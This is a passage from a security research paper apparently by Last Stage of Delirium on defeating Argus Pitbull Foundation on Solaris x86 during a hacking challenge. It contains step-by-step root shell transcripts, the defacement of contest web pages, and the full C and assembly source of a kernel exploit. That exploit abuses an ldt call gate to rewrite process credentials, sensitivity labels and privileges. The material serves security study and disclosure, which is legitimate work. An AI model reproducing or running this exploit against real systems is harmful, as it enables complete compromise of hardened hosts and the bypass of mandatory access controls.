/etc/security/LabelEncodings.org: No such file or directory
total 42
-r--r--r--   1 root     root          78 Oct 27 21:47 argus.license
drwxr-xr-x   3 root     sys          512 Apr 10  2001 audit
-rwxr-----   1 root     sys         5339 Sep  1  1998 audit_warn
-rwxr-----   1 root     sys         4587 Aug 13  1999 bsmconv
-rwxr-----   1 root     sys         3169 Aug 13  1999 bsmunconv
drwxr-xr-x   2 root     sys          512 Apr 10  2001 dev
d---------   3 sys      sys          512 Apr 10  2001 integrity
drwxr-xr-x   2 root     sys          512 Apr 10  2001 lib
drwxr-xr-x   2 root     sys          512 Apr 10  2001 spool
# exit
```

4.3.3 Phase 3: Getting `TOP SECRET` classification

In order to get the highest level for accessing information in the system, the *classification* component of the sensitivity label was set to the `TOP SECRET` value. However, it did not enable full access to the whole operating system resources as with each sensitivity label there is also non-hierarchical component related, which defines to which compartments a given classification refers to. In this case, the value `TOP SECRET` resulted in the highest information access level, but only in a reference to the `WEBHACK` compartment, while `/www` directories belonged to different compartments. During an attempt to access `/www/xtype` directory, the MAC mechanism compared process sensitivity label `TOP SECRET WEBHACK` with directory label. Because sets of compartments of these two labels were disjoint, they were incomparable, what in a result made the access impossible.

```
% pitbull -u 0 -e 140 70
copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
```

```
argus pitbull foundation 3.0 mu4plus (solaris 2.7 2.8 x86)
ldt kernel bug

uid=0 class=140 compartments=
00000000 00000000 02000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
# id ; getsl ; getpv $$
uid=2000(webhack) gid=2000(webhack) euid=0(root)
955:
    EFFECTIVE SL:      TOP SECRET WEBHACK
    MINIMUM CLEARANCE: TOP SECRET WEBHACK
    MAXIMUM CLEARANCE: TOP SECRET WEBHACK

# ls -la /www
/www/xtype: No such file or directory
/www/xcursion: No such file or directory
total 4
drwxr-xr-x   4 root     other        512 lis  8 16:24 .
drwxr-xr-x  30 root     root        1024 lis 11 20:02 ..
# touch /www/testfile
touch: /www/testfile cannot create
# exit
```

4.3.4 Phase 4: Getting TOP SECRET classification in ALL compartments

In order to obtain the highest information access level in all compartments, the sensitivity label was set to `TOP SECRET ALL`. Due to such settings the subject process was given the highest sensitivity label available in the whole protected system. According to the MAC protection, all objects in the system could be accessed, as `TOP SECRET ALL` dominated labels assigned to any object in the system (this was sufficient requirement to get access to them). In such situation, all directories and files (previously inaccessible) became visible and detailed configuration of Pitbull system could be read (including compartment definitions for xtype and xcursion user). Obviously, the complete files listings of `www` directory, as well as any files located there, could be also viewed.

However, with `TOP SECRET ALL` sensitivity label it was not possible to create or modify files in the web files directories. And that was due to the requirement for the MAC write access that was not fulfilled. According to the MAC protection, subject sensitivity label cannot dominate the object sensitivity label, but has to be equal to it in order to get write access to the object. Equality in this context means that sensitivity labels have to dominate themselves mutually, thus in practice they must have the same classification and the same compartments. Such a control model prevents loss of information through its copying or modification. It also disables information leaks from more to less trusted users or environments.

Therefore the approach aimed at gaining the highest privileges according to the MAC protection (`TOP SECRET ALL`) turned out to be unsuccessful. Although, it resulted in unlimited read access to the system, the files with lower (sic!) sensitivity labels still could not be modified.

```
% pitbull -u 0 -d 140 1023
copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
argus pitbull foundation 3.0 mu4plus (solaris 2.7 2.8 x86)
ldt kernel bug
```

```
uid=0 class=140 compartments=
ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff
ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff
# id ; getsl ; getpv $$
uid=2000(webhack) gid=2000(webhack) euid=0(root)
26675:
    EFFECTIVE SL:      TOP SECRET ALL
    MINIMUM CLEARANCE: TOP SECRET ALL
    MAXIMUM CLEARANCE: TOP SECRET ALL

# ls -la /etc/security
total 216
drwxr-xr-x   7 root     sys         1024 Nov 11 20:32 .
drwxr-xr-x  29 root     sys         3584 Nov 11 20:02 ..
----------   1 sys      sys            0 Nov 11 20:16 .ttys.lock
-r--r--r--   1 sys      sys         4079 Nov  9 15:59 LabelEncodings
-r--------   1 aisso    1000        4073 Nov  9 15:44 LabelEncodings.org
-r--r--r--   1 root     root          78 Oct 27 21:47 argus.license
drwxr-xr-x   3 root     sys          512 Apr 10  2001 audit
----------   1 root     sys          994 Aug 16  2000 audit_class
----------   1 root     sys          149 Aug 13  1999 audit_control
----------   1 root     sys        12741 Aug 16  2000 audit_event
----------   1 root     sys          188 Aug 13  1999 audit_user
-rwxr-----   1 root     sys         5339 Sep  1  1998 audit_warn
----------   1 sys      sys         4783 Nov  8 16:24 azdb
-rwxr-----   1 root     sys         4587 Aug 13  1999 bsmconv
-rwxr-----   1 root     sys         3169 Aug 13  1999 bsmunconv
----------   1 sys      sys          382 Nov 10 18:54 clear
drwxr-xr-x   2 root     sys          512 Apr 10  2001 dev
-rw-r--r--   1 sys      sys        11809 Nov  5 22:59 device_levels
-rw-------   1 aisso    1000       11809 Oct 29 14:59 device_levels.org
----------   1 sys      sys          392 Apr 10  2001 foureyes.auth
d---------   3 sys      sys          512 Apr 10  2001 integrity
----------   1 sys      sys          746 Aug 16  2000 las
drwxr-xr-x   2 root     sys          512 Apr 10  2001 lib
----------   1 sys      sys          489 Apr 10  2001 libpath.txt
----------   1 sys      sys        10684 Nov 11 20:03 ottys
-rw-------   1 root     other        127 Nov 11 20:42 secconfig
----------   1 sys      sys          117 Aug 16  2000 secconfig.maintenance
-rw-------   1 aisso    1000         117 Oct 29 14:59 secconfig.org
drwxr-xr-x   2 root     sys          512 Apr 10  2001 spool
----------   1 sys      sys        10684 Nov 11 20:16 ttys
# more /etc/security/LabelEncodings

***************************************************
VERSION= ARGUS GIBRALTAR VERSION
***************************************************

***************************************************
CLASSIFICATIONS:
***************************************************
```

```
name= IMPLEMENTATION LOW; sname= IMPL_LO; value= 0;
name= UNCLASSIFIED;       sname= U;       value= 20;
name= PUBLIC;             sname= PUB;     value= 40;
name= SENSITIVE;          sname= SEN;     value= 60;
name= RESTRICTED;         sname= RES;     value= 80;
name= CONFIDENTIAL;       sname= CON;     value= 100;
name= SECRET;             sname= SEC;     value= 120;  initial markings= 19;
name= TOP SECRET;         sname= TS;      value= 140;  initial markings= 19;

<CTRL><C>
# ls -la /www
total 8
drwxr-xr-x   4 root     other        512 Nov  8 16:24 .
drwxr-xr-x  30 root     root        1024 Nov 11 20:02 ..
drwxr-xr-x   3 xcursion xcursion     512 Nov  8 16:42 xcursion
drwxr-xr-x   3 xtype    xtype        512 Nov  8 16:33 xtype
# cd /www/xcursion
# ls -l
total 2
drwxr-xr-x   3 xcursion xcursion     512 Nov  8 16:42 htdocs
# cd htdocs
# ls -l
total 398
-rw-r--r--   1 xcursion xcursion    1491 Mar 12  2001 amazon.html
-rw-r--r--   1 xcursion xcursion    1373 Mar 12  2001 company.html
-rw-r--r--   1 xcursion xcursion    3910 Mar 12  2001 contact.html
-rw-r--r--   1 xcursion xcursion    1506 Mar 12  2001 diving.html
drwxr-xr-x   2 xcursion xcursion     512 Nov  8 16:42 image
-rw-r--r--   1 xcursion xcursion    1371 Apr 21  2001 index.html
-rw-r--r--   1 xcursion xcursion    1505 Mar 12  2001 urban.html
# head -5 index.html
<html>
<head>
<title>Hacking Contest</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
# echo "lsd" >> index.html
lsd: index.html: cannot create
# touch testfile
touch: testfile cannot create
# secls -s /www/xtype/htdocs/index.html
/www/xtype/htdocs/index.html
   SENSITIVITY LABEL
      RESTRICTED XTYPE
# grep XTYPE /etc/security/LabelEncodings
        name= XTYPE;       sname= XTYPE;  compartments= 71;
        name= XTYPE;       sname= XTYPE;  compartments= 71;
        name= XTYPE;       sname= XTYPE;  compartments= 71;

# grep RESTRICTED /etc/security/LabelEncodings
        name= RESTRICTED;  sname= RES;    value= 80;
# exit
```

4.3.5 Phase 5: Getting RESTRICTED classification in XTYPE compartment

In order to modify files in xtype directory (for example index.html) and according to the MAC protection, the RESTRICTED value has been set as the label classification and XTYPE as its compartment. However, any attempt to write web server files still ended up with an error despite the fact that sensitivity label of the process was equal to the sensitivity label of a file. Such an error was occurring, because the object was also protected by standard DAC mechanisms, which allowed file read access to users (*other DAC rights*) and xtype group (*group DAC rights*), but write access only to the file owner (*owner DAC rights*) - xtype user in this case. In a standard (non-trusted) operating system, the process has write access to the file, whenever process' user identifier is equal to root (uid=0), which is a special, privileged user in a system (simply bypasses DAC mechanism). Yet, in this case, root was just an ordinary user, devoid of any additional privileges, therefore an attempt to modify index.html file was compared with the rights of other user.

```
% pitbull -u 0 -e 80 71
copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
argus pitbull foundation 3.0 mu4plus (solaris 2.7 2.8 x86)
ldt kernel bug

uid=0 class=80 compartments=
00000000 00000000 01000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
# id ; getsl ; getpv $$
uid=2000(webhack) gid=2000(webhack) euid=0(root)
28516:
    EFFECTIVE SL:      RESTRICTED XTYPE
    MINIMUM CLEARANCE: RESTRICTED XTYPE
    MAXIMUM CLEARANCE: RESTRICTED XTYPE

# head -2 /www/xtype/htdocs/index.html
<html>
<head>
# echo "lsd" >> /www/xtype/htdocs/index.html
lsd: /www/xtype/htdocs/index.html: cannot create
# touch /www/xtype/htdocs/testfile
touch: /www/xtype/htdocs/testfile cannot create
# ls -l /www/xtype/htdocs/index.html
-rw-r--r--   1 xtype    xtype       1234 Nov 11 20:58 /www/xtype/htdocs/index
# exit
```

4.3.6 Phase 6: Getting RESTRICTED classification in compartment XTYPE and uid=xtype

Setting sensitivity label to RESTRICTED XTYPE was sufficient to bypass MAC protection. However, setting process user identifiers to xtype gave the highest privileges to all files and directories belonging to the xtype user (DAC protection). In a result, it was possible to modify all files in a /www/xtype/htdocs directory, including index.html file, what was the main goal of the Challenge. Thus, the command shell invoked at the end had all required privileges which enabled creating, modifying or removing any object in a directory owned by user xtype.

```
% pitbull -u 2001 -e 80 71
copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
argus pitbull foundation 3.0 mu4plus (solaris 2.7 2.8 x86)
ldt kernel bug

uid=2001 class=80 compartments=
00000000 00000000 01000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
% id ; getsl ; getpv $$
uid=2000(webhack) gid=2000(webhack) euid=2001(xtype)
4815:
    EFFECTIVE SL:      RESTRICTED XTYPE
    MINIMUM CLEARANCE: RESTRICTED XTYPE
    MAXIMUM CLEARANCE: RESTRICTED XTYPE

% head -2 /www/xtype/htdocs/index.html
<html>
<head>
% echo "lsd" >> /www/xtype/htdocs/index.html
% tail -2 /www/xtype/htdocs/index.html
</html>
lsd
% touch /www/xtype/htdocs/testfile
% ls -la /www/xtype/htdocs/testfile
-rw-------   1 xtype    webhack        0 Nov 11 20:52 /www/xtype/htdocs/testfile
% exit
```

4.3.7 Phase 7: Setting all privileges for a given process

In the previous point (Phase 6), the actual goal of the Challenge has been achieved and the project might have been closed at this point. Pitbull protection has been bypassed by careful manipulations of MAC/DAC protections. Below, an alternative method for achieving the same goal is presented. It make only use of privileges, and does not change anything in process sensitivity labels or process user' identifiers.

One of the main features of *Trusted Operating Systems* (TOS) is the concept of Mandatory Access Control. MAC access check is always performed whenever a subject attempts to access a given object and it is done regardless of the subject's identifiers. However, practical application of MAC in real operating systems introduced various *bypasses*, that were implemented for management purposes or even for direct bypassing of MAC protections. The *privileges* (in the sense of Pitbull) are an example of such a *bypass*.

Processes running in Pitbull system, can have privileges that allow them to perform various actions like opening restricted socket ports, gaining full access to process filesystem or changing sensitivity labels. The full set of privileges gives the possibility to perform all actions in the operating system. In order to be able to modify xtype and xcursion directories, it is sufficient to bypass MAC and DAC protection (at the same time). It can be achieved with the use of `PV_MAC` and `PV_DAC` privileges. In a result of setting these privileges, the system does not perform verification of sensitivity labels nor effective `uid` of the process while accessing file system objects. Thus, the actual compromise of the system protected by Pitbull can be achieved by setting various combinations of privileges. The Pitbull system defines several privileges, that are the most *powerful* (the highest ones in the privileges hierarchy) as they are connected with emulation of a standard UNIX root user (`PV_ROOT*` and PV_SU*). The processes with such Pitbull privileges have all actual permissions in the system and bypass all additional protections introduced with TOS. What is more, as such processes can bypass also standard UNIX DAC protection, therefore they do not even need to have uid=0 to get full access to the file system objects.

The Pitbull system is equipped with additional protections related to the concept of privileges. For example, privileges are not inherited after the exec() function. Such a mechanism protects from the impact of successful exploitation of programs possessing Pitbull privileges through buffer overflow or format string techniques. In a case of exploitation attempt, at the point of command shell execution (/bin/sh), Pitbull will revoke all special privileges of a given process. This enforces execution of all required operations directly at the level of assembly code, within the same process and without executing any external programs from the process or from the command shell level. Therefore, this limitation should not be considered as the actual protection but only as a difficulty, since there are no technical obstacles to create such an assembly code performing all required actions (see [12] for details of creating assembly components). The effectiveness of this limitations is also decreased, as it operates selectively i.e. it does not apply to the most powerful privileges PV_ROOT* and PV_SU*, which are always inherited by default.

Thus, the pitbull proof of concept code has been modified to enable all privileges for the current process. As the command shell is executed at the end, the Pibull revokes all privileges except PV_ROOT* and PV_SU*. In a result, the executed command shell can be used to perform all operations in the system, regardless of the actual settings of sensitivity labels.


```
% pitbull -p
copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/
argus pitbull foundation 3.0 mu4plus (solaris 2.7 2.8 x86)
ldt kernel bug

uid=2000 priv=all
# id ; getsl ; getpv $$
uid=0(root) gid=2000(webhack)
10320:
    EFFECTIVE SL:      PUBLIC WEBHACK
    MINIMUM CLEARANCE: PUBLIC WEBHACK
    MAXIMUM CLEARANCE: RESTRICTED WEBHACK
----EFFECTIVE PRIVILEGES----
PV_ROOT                         PV_X_ROOT
PV_SU                           PV_SU_AZ
PV_SU_ROOT                      PV_SU_EMUL
PV_SU_UID
----MAXIMUM PRIVILEGES----
PV_ROOT                         PV_X_ROOT
PV_SU                           PV_SU_AZ
PV_SU_ROOT                      PV_SU_EMUL
PV_SU_UID

# head -2 /www/xtype/htdocs/index.html
<html>
<head>
# echo "lsd" >> /www/xtype/htdocs/index.html
# tail -2 /www/xtype/htdocs/index.html
lsd
lsd
# touch /www/xtype/htdocs/testfile2
# ls -la /www/xtype/htdocs/testfile2
-rw-------   1 webhack  webhack        0 Nov 11 20:59 /www/xtype/htdocs/testfile2
# exit
```


4.4 The Results

Upon the technique, presented above in detail, the attack against Solaris operating system with security enhanced by Pitbull Foundation has been completed successfully and websites has been defaced (the first such action in the long history of LSD).



It is done.
Greetings from
Last Stage of DELIRIUM
(http://lsd-pl.net)

Figure 4.3: The defaced homepage of fictional company xType Moto-Rockets



This site has been visited by Last Stage of Delirium*
on the first night of this noble challenge. Sometimes
everything has to fade away, so has to every dream
of perfection...
So my dear, is your 'word stronger than oak'?

*/ http://lsd-pl.net

Figure 4.4: The defaced homepage of fictional company xCursion Adventure Travel

4.5 Modifications of ldt proof of concept code

The following part of the paper contains the final version of the code that was successfully applied to penetrate the challenge system. It had Solaris 2.7 x86 operating system with Argus Pitbull Foundation 3.0 installed on it. As it was stated many times throughout the paper, the proof of concept code used during the 5th Argus Hacking Challenge exploited `ldt` kernel level vulnerability, what gave the possibility to perform arbitrary modifications of the kernel memory space.

As it was also previously described, the change of a process owner was possible due to the modification of `cr_suid` field in the `cred` structure. As the `cred` structure is dynamically allocated in kernel heap memory, its address is different for every process and has to be calculated every time. Additionally, some specific addresses are also required in order to modify fields defining extended privileges introduced by Pitbull system. Fortunately, finding these addresses is relatively easy task, as these fields are located at the end of the `cred` structure, which was extended to store additional information about process credentials.

```
/* from /usr/include/sys/cred.h */

typedef struct cred{
    uint_t  cr_ref;                 /* reference count */
    uid_t   cr_uid;                 /* effective user id */
    gid_t   cr_gid;                 /* effective group id */
    uid_t   cr_ruid;                /* real user id */
    gid_t   cr_rgid;                /* real group id */
    uid_t   cr_suid;                /* "saved" user id (from exec) */
    gid_t   cr_sgid;                /* "saved" group id (from exec) */
    uint_t  cr_ngroups;             /* number of groups in cr_groups */
#ifdef ARGUS
    sl_t    cr_sl;                  /* Sensitivity Label */
    sl_t    cr_cl_min;              /* Min Clearance Label */
    sl_t    cr_cl_max;              /* Max Clearance Label */
    il_t    cr_il;                  /* Information Label */
    tl_t    cr_tl;                  /* Integrity Label */
    pv_t    cr_pv;                  /* Effective Privilege Vector */
    pv_t    cr_pv_max;              /* Maximum Privilege Vector */
    pv_t    cr_pv_lim;              /* Limiting Privilege Vector */
    pv_t    cr_pv_used;             /* Used Privilege Vector */
    cap_t   cr_cap;                 /* Capability Set */
    uint_t  cr_SECflag;             /* Security Flags */
    authnum_t cr_auth_lim[MAX_LAS_SIZ];/* Limiting authorization Set */
    pid_t   cr_pid;                 /* Process Identifier */
    uint    cr_nid;                 /* Network Identifier */
    uint    cr_reserved[12];        /* Reserved */
#endif /* ARGUS */
    gid_t   cr_groups[1];           /* supplementary group list */
}cred_t;
```

The final code is divided into two parts. The first one contains the assembly component (`asmcode[]`), that is executed at `0` processor protection level and that performs actual modifications in the kernel structures of the operating system. The second part (written in C) prepares the `asmcode[]` table for execution (according to command line parameters denoted by the user) and installs a call gate descriptor in LDT.

The assembly component itself can be divided into three parts. The first one modifies the `cr_suid` field of the cred structure, so that the user id of a given process is changed. However, the actual modification of the process' real user id is done upon invocation of the setreuid(-1,uid) function (see 2.2).

```
 % pitbull -u 0
```

In the second part of the code, process sensitivity labels are modified. In order to increase or just change MAC privileges it is sufficient to modify process effective sensitivity label (sr_sl). However, the min and max clearance label values must be also modified, as during system operation the following domination relation is verified cr_sl > cr_cl_min and cr_cl_max > cr_sl. The modification of sensitivity labels may be applied both to classifications (sl_class) and compartments (sl_comp), which they concern.

```
    /* from /usr/include/sys/mac.h */

    #define SC_32 32                        /* number of 32 bit words for */
                                            /* compartments */
    typedef struct _sl_t{
        short      sl_format;               /* label format field */
        short      sl_class;                /* classification */
        uint32_t   pad;                     /* unused - alignment */
        union{
            uint32_t  un_sl_comp[SC_32];    /* compartments */
            long      align;
        }sl_comp_un;
    }sl_t;
    #define sl_comp sl_comp_un.un_sl_comp
```

The modification of classification is relatively easy to implement, as it is about changing a single field in the sl_t structure. However, the membership in specific compartments is defined with the use of a 128 bytes long bitmap table, thus its whole content must be usually modified. In order to allow any combination of compartments to be set, new sl_t structure filled according to the command line settings is prepared. Thus, instead of setting specific bytes in the bitmap table, the assembly code operating in the kernel space only copies it three times, overwriting the original values of cr_sl, cr_cl_min and cr_cl_max structures.

There is a possibility of setting a given classification and selecting all bits in the compartments table (in practice 0-1023), whenever the highest access level to the MAC protected object is required. Such a setting define sensitivity label which dominates any other label in the system TOP SECRET ALL. Because the maximal range of compartments in the system (ALL) is configurable (/etc/security/LabelEncodings), thus in order to enable all compartments, the exact number of bits equal to the ALL value for a given system must be set (it is 89 by default, while it was 1023 during the Challenge). Below, examples of code execution are presented that set classification to TOP SECRET and enable ALL compartments for different maximum compartment configurations.

```
    % pitbull -d 140 89
```

or

```
    % pitbull -d 140 1023
```

Apart from the fact that a user may enable maximal set of all compartments, it may also set a single or few selected compartments in order to get labels' equivalency. It is necessary whenever write access is required to the specific compartment (according to MAC protection). The example below sets equivalent SL (min, eff and max) with classification equal to 80 (RESTRICTED) and compartments equal to 71 (XTYPE) and 72 (XCURSION).

```
% pitbull -e 80 71 72
```

The third part of assembly component refers to the possibility of setting privileges for a given process, what can be made independently and regardless of sensitivity labels' modifications. To achieve that, all bits in tables representing effective (cr_pv), maximum (cr_pv_max), limiting (cr_pv_lim) and used (cr_pv_used) privileges must be set.

```
/* from /usr/include/sys/priv.h */

#define PV_32 4
typedef uint32_t pv_t[PV_32];
```

Upon the end of its execution, the proof of concept code for ldt vulnerability spawns a command shell with newly gained privileges. Due to the security limitations of Pitbull product they will be removed besides the group of PV_ROOT* privileges, which are the highest in the hierarchy and allow to perform any action in the system.

```
% pitbull -p
```

And this is in fact the end of the story.

```
% cat > pitbull.c
#define  ARGUS 1
#include <sys/types.h>
#include <sys/sysi86.h>
#include <sys/segment.h>
#include <sys/cpuvar.h>
#include <sys/thread.h>
#include <sys/cred.h>
#include <ucontext.h>
#include <stdio.h>

#define ofs(s,m) (unsigned int)(&(((s*)0)->m))
#define ofskt()  (ofs(cpu_t,cpu_thread))
#define ofscr()  (ofs(kthread_t,t_cred))
#define ofsid()  (ofs(cred_t,cr_uid))
#define ofssl()  (ofs(cred_t,cr_sl))
#define ofspv()  (ofs(cred_t,cr_pv))
#define adr(a)   (char)(a),(char)(a>>8),(char)(a>>16),(char)(a>>24)
#define dsc(d)   (char)(d),(char)(d>>8)

char asmcode[1024]={
    0x55,                           /* pushl   %ebp                */
    0x89,0xe5,                      /* movl    %esp,%ebp           */
    0xe8,0,0,0,0,                   /* call    <asmcode+8>         */
    0x5c,                           /* popl    %esp                */
    0x8d,0x74,0x24,0x71,            /* leal    0x71(esp,1),%esi    */
    0x83,0xc4,0x11,                 /* addl    $0x11,%esp          */
    0x9a,0,0,0,0,0x44,0,              /* lcall   $0x44,$0x00000000      */
    0xc9,                             /* leave                          */
    0xc3,                             /* ret                            */

    0x66,0xb8,dsc(KGSSEL),            /* movw    $0x????,%ax            */
    0x8e,0xe8,                        /* movw    %ax,%gs                */
    0x65,0xa1,adr(ofskt()),           /* movl    %gs:0x????????,%eax    */
    0x8b,0x98,adr(ofscr()),           /* movl    0x????????(%eax),%ebx  */
    0x31,0xc0,                        /* xorl    %eax,%eax              */
    0x66,0xb8,0,0,                    /* movw    $0x????,%ax            */
    0x89,0x43,ofsid(),                /* movl    %eax,0x??(%ebx)        */

    0xeb,0x00,                        /* jmp     <asmcode+??>           */

    0x8d,0xbb,adr(ofssl()),           /* leal    0x????????(%ebx),%edi  */
    0xb9,adr(3),                      /* movl    $0x????????,%ecx       */
    0x51,                             /* pushl   %ecx                   */
    0xb9,adr(sizeof(sl_t)),           /* movl    $0x????????,%ecx       */
    0x56,                             /* pushl   %esi                   */
    0xf3,0xa4,                        /* repz    movsl (%esi),(%edi)    */
    0x5e,                             /* popl    %esi                   */
    0x59,                             /* popl    %ecx                   */
    0xe2,0xf3,                        /* loop    <asmcode+83>           */
    0xcb,                             /* lret                           */

    0x8d,0xbb,adr(ofspv()),           /* leal    0x????????(%ebx),%edi  */
    0xb9,adr(PV_32*4*4),              /* movl    $0x????????,%ecx       */
    0xc6,0x44,0x0f,0xff,0xff,         /* movb    $0xff,-0x1(%edi,%ecx)  */
    0xe2,0xf9,                        /* loop    <asmcode+100>          */
    0xcb,                             /* lret                           */
};

main(int argc,char **argv){
    int c,i,j,flag=0,uid=getuid(),class,comp;
    ucontext_t uc;struct ssd s;
    sl_t *sl;

    printf("copyright LAST STAGE OF DELIRIUM apr 2001 poland  //lsd-pl.net/\n");
    printf("argus pitbull foundation 3.0 mu4plus (solaris 2.7 2.8 x86)\n");
    printf("ldt kernel bug\n\n");

    if(argc<2){
        printf("usage: %s [-u uid] [-p]|[-d|-e  class compartments]\n",argv[0]);
        exit(-1);
    }

    while((c=getopt(argc,argv,"u:dep"))!=-1){
        switch(c){
        case 'u': uid=atoi(optarg);break;
        case 'p': flag=3;break;
        case 'd': flag=2;break;
        case 'e': flag=1;
        }
    }

    *((unsigned short*)&asmcode[47])=uid;

    switch(flag){
    case 0:
        printf("uid=%d\n",uid);
        asmcode[53]=24;
        break;
    case 1:
    case 2:
        sl=(sl_t*)&asmcode[121];
        sl->sl_format=0;
        sl->sl_class=class=atoi(argv[optind++]);
        for(i=0;i<SC_32;i++) sl->sl_comp[i]=0;
        for(;optind<argc;optind++){
            comp=atoi(argv[optind]);
            if(flag==2){
                for(i=0;i<((comp+1)>>5);i++) sl->sl_comp[i]=0xffffffff;
                for(j=0;j<((comp+1)%32);j++) sl->sl_comp[i]|=(1<<(31-j));
            }else sl->sl_comp[comp>>5]|=(1<<(31-comp%32));
        }
        printf("uid=%d class=%d compartments=\n\n",uid,class);
        for(i=0;i<32;i++) printf("%08x%c",sl->sl_comp[i],((i+1)&7)?' ':'\n');
        asmcode[53]=0;
        break;
    case 3:
        printf("uid=%d priv=all\n",uid);
        asmcode[53]=25;
        break;
    }

    s.bo=(unsigned int)&asmcode[25];
    s.sel=0x44;
    s.ls=KCSSEL;
    s.acc1=GATE_UACC|GATE_386CALL;
    s.acc2=0;

    sysi86(SI86DSCR,&s);
    setuid(getuid());
    ((void(*)())asmcode)();

    execl("/bin/ksh","lsd",0);
}
<CTRL><D>
% cc pitbull.c -o pitbull
% reboot
```

Chapter 5

Conclusions

In this paper we have tried to provide a detailed technical description of exploitation of `ldt` kernel level vulnerability. However, our purpose was also (or maybe even mainly) to present the practical consequences of this vulnerability, clearly illustrated by the success in the 5th Argus Hacking Challenge. In our opinion this might be considered as a very interesting case study, pointing some critical issues in the general field of security.

The Pitbull Foundation has been never compromised during any of the previous Hacking Challenges. We are not going to claim that there was no luck (or lack of it, depending on point of view) in this whole event. We were lucky to have some preliminary experimental codes, we were lucky to be aware of possible impact of this specific vulnerability in this specific context and last but not least we were lucky to have some practical experience in the field of host-based intrusion detection and OS hardening systems.

However, the fact remains that it was possible to defeat the system protected with the flagship Argus product, which has received four ITSEC certifications, all in the UK (F-B1/E3 and F-C2/E3 certificates were received under *Operating Systems* in 1996 and under *Communications* in 1999, for a later release of the same product, see [7]).

It was possible mainly due to existence of vulnerability in the operating system kernel, which is the place where such error is (and should be!) usually the least expected. However, the detailed technical background does not change anything. Regardless of recent developments in security, complexity and capabilties of modern security solutions, it is still possible to compromise the whole security infrastructure through appropriate exploitation of single vulnerability. The amount of required knowledge and complexity of techniques have undoubtedly increased, yet all old rules remained basically the same. And they probably will.

References

[1] Solaris Man pages section 2, System Calls: `sysi86(2)`, `setuid(2)`, `getuid(2)`, `getcontext(2)`, `setcontext(2)`.

[2] Solaris Man pages section 1, User Commands: `adb(1)`, `nm(1)`, `ps(1)`, `truss(1)`, `pstack(1)(5)`.

[3] Solaris Man pages section 1M, Maintenance Commands: `adbgen(1M)`, `kadb(1M)`, `dumpadm(1M)(6)`.

[4] NetBSD Man pages: `sysarch()`, `i386_set_cdt()`, `sysctl()`, `ddb`.

[5] SCO Unixware Man pages: `sysi86()`, `getksym()`.

[6] SCO OpenServer Man pages: `sysi86()`, `setcontext()`, `dis`.

[7] Information Technology Security Evaluation Criteria `http://www.cesg.gov.uk/assurance/iacs/itsec/index.htm`.

[8] Argus Systems Group. *PitBull .comPack, OS-level Security for Solaris and AIX, White Paper*, 2001. `http://www.argus-systems.com/public/docs/pitbull.whitepaper.oss.pdf`.

[9] Argus Systems Group. *Products Overview PitBull Foundation and .comPack*, 2001. `http://www.argus-systems.com/public/docs/pitbull_overview.pdf`.

